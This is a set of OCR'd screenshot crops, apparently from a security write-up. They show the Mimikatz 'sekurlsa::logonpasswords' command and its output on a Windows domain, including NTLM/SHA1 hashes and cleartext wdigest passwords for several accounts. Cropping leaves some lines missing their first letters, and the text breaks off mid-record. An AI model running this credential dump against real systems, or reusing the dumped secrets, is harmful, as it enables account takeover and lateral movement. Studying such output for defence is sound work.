


```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 42437967 (00000000:02878d4f)
Session           : Interactive from 3
User Name         : devansh
Domain            : CORP
Logon Server      : MAIN-SERVER
Logon Time        : 10/3/2021 7:29:14 AM
SID               : S-1-5-21-2236371135-3932808560-1420506717-1109
        msv :
         [00000003] Primary
         * Username : devansh
         * Domain   : CORP
         * NTLM     : 2840449e4fff5b33709b44021877d061
         * SHA1     : f84189ad69895e446b5bcbf31f71a04b7dbf780e
         [00010000] CredentialKeys
         * NTLM     : 2840449e4fff5b33709b44021877d061
         * SHA1     : f84189ad69895e446b5bcbf31f71a04b7dbf780e
        tspkg :
        wdigest :
         * Username : devansh
         * Domain   : CORP
         * Password : abCD1234@@
        kerberos :
         * Username : devansh
         * Domain   : CORP.OKAAVA.COM
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 21851311 (00000000:014d6caf)
Session           : Interactive from 2
User Name         : prathul
Domain            : CORP
Logon Server      : MAIN-SERVER
Logon Time        : 10/3/2021 6:56:47 AM
SID               : S-1-5-21-2236371135-3932808560-1420506717-1108
        msv :
         [00000003] Primary
         * Username : prathul
         * Domain   : CORP
         * NTLM     : 9ba93263b0cdf05e5f7b5922dec9b015
         * SHA1     : cc7737413efad047fefb831745472c133070aed4
         [00010000] CredentialKeys
         * NTLM     : 9ba93263b0cdf05e5f7b5922dec9b015
         * SHA1     : cc7737413efad047fefb831745472c133070aed4
        tspkg :
        wdigest :
         * Username : prathul
         * Domain   : CORP
         * Password : ABcd1234$$
        kerberos :
         * Username : prathul
         * Domain   : CORP.OKAAVA.COM
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 378460 (00000000:0005c65c)
Session           : Interactive from 1
User Name         : admin
Domain            : STAFFSYSTEM1
Logon Server      : STAFFSYSTEM1
Logon Time        : 10/3/2021 6:21:14 AM
SID               : S-1-5-21-1890953355-66565297-3490341231-1000
```


"Mimikatz wasn't at all designed for attackers."
- Benjamin Delphy



```
uthentication Id : 0 ; 378460 (00000000:0005c65c)
ession           : Interactive from 1
ser Name         : admin
omain            : STAFFSYSTEM1
ogon Server      : STAFFSYSTEM1
ogon Time        : 10/3/2021 6:21:14 AM
ID               : S-1-5-21-1890953355-66565297-3490341231-1000
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : STAFFSYSTEM1
         * NTLM     : d260a40c3675ecb3eb95a60bbafd4f45
         * SHA1     : 2bdb99cbbed3c5e70bb363c42688a6297b5bcc66
         [00010000] CredentialKeys
         * NTLM     : d260a40c3675ecb3eb95a60bbafd4f45
         * SHA1     : 2bdb99cbbed3c5e70bb363c42688a6297b5bcc66
        tspkg :
        wdigest :
         * Username : admin
         * Domain   : STAFFSYSTEM1
         * Password : ABcd1234
        kerberos :
         * Username : admin
         * Domain   : STAFFSYSTEM1
         * Password : (null)
        ssp :
        credman :
```




```
uthentication Id : 0 ; 997 (00000000:000003e5)
ession           : Service from 0
ser Name         : LOCAL SERVICE
omain            : NT AUTHORITY
ogon Server      : (null)
ogon Time        : 10/3/2021 6:20:53 AM
ID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

uthentication Id : 0 ; 996 (00000000:000003e4)
ession           : Service from 0
ser Name         : STAFFSYSTEM1$
omain            : CORP
ogon Server      : (null)
ogon Time        : 10/3/2021 6:20:52 AM
ID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : STAFFSYSTEM1$
         * Domain   : CORP
         * NTLM     : aa799df243da9826fe65a8102997530b
         * SHA1     : 8924fd32b65b99ffa04d28b0370fc61fecf8d4a2
        tspkg :
        wdigest :
         * Username : STAFFSYSTEM1$
         * Domain   : CORP
         * Password : 9? .?C_C86^s2?msmH5>s^Fl=:[49QVrR#ptb7Y79<OK,u>7ktp$b`MJRY
#>yx"uu&yL9Cs>w=rSC":VP"\i7/o&<[5R&=^&ycuT@p9j%^^g'$TJSBFed,Q
        kerberos :
         * Username : staffsystem1$
```




```
SID                :
        msv :
         [00000003] Primary
         * Username : STAFFSYSTEM1$
         * Domain   : CORP
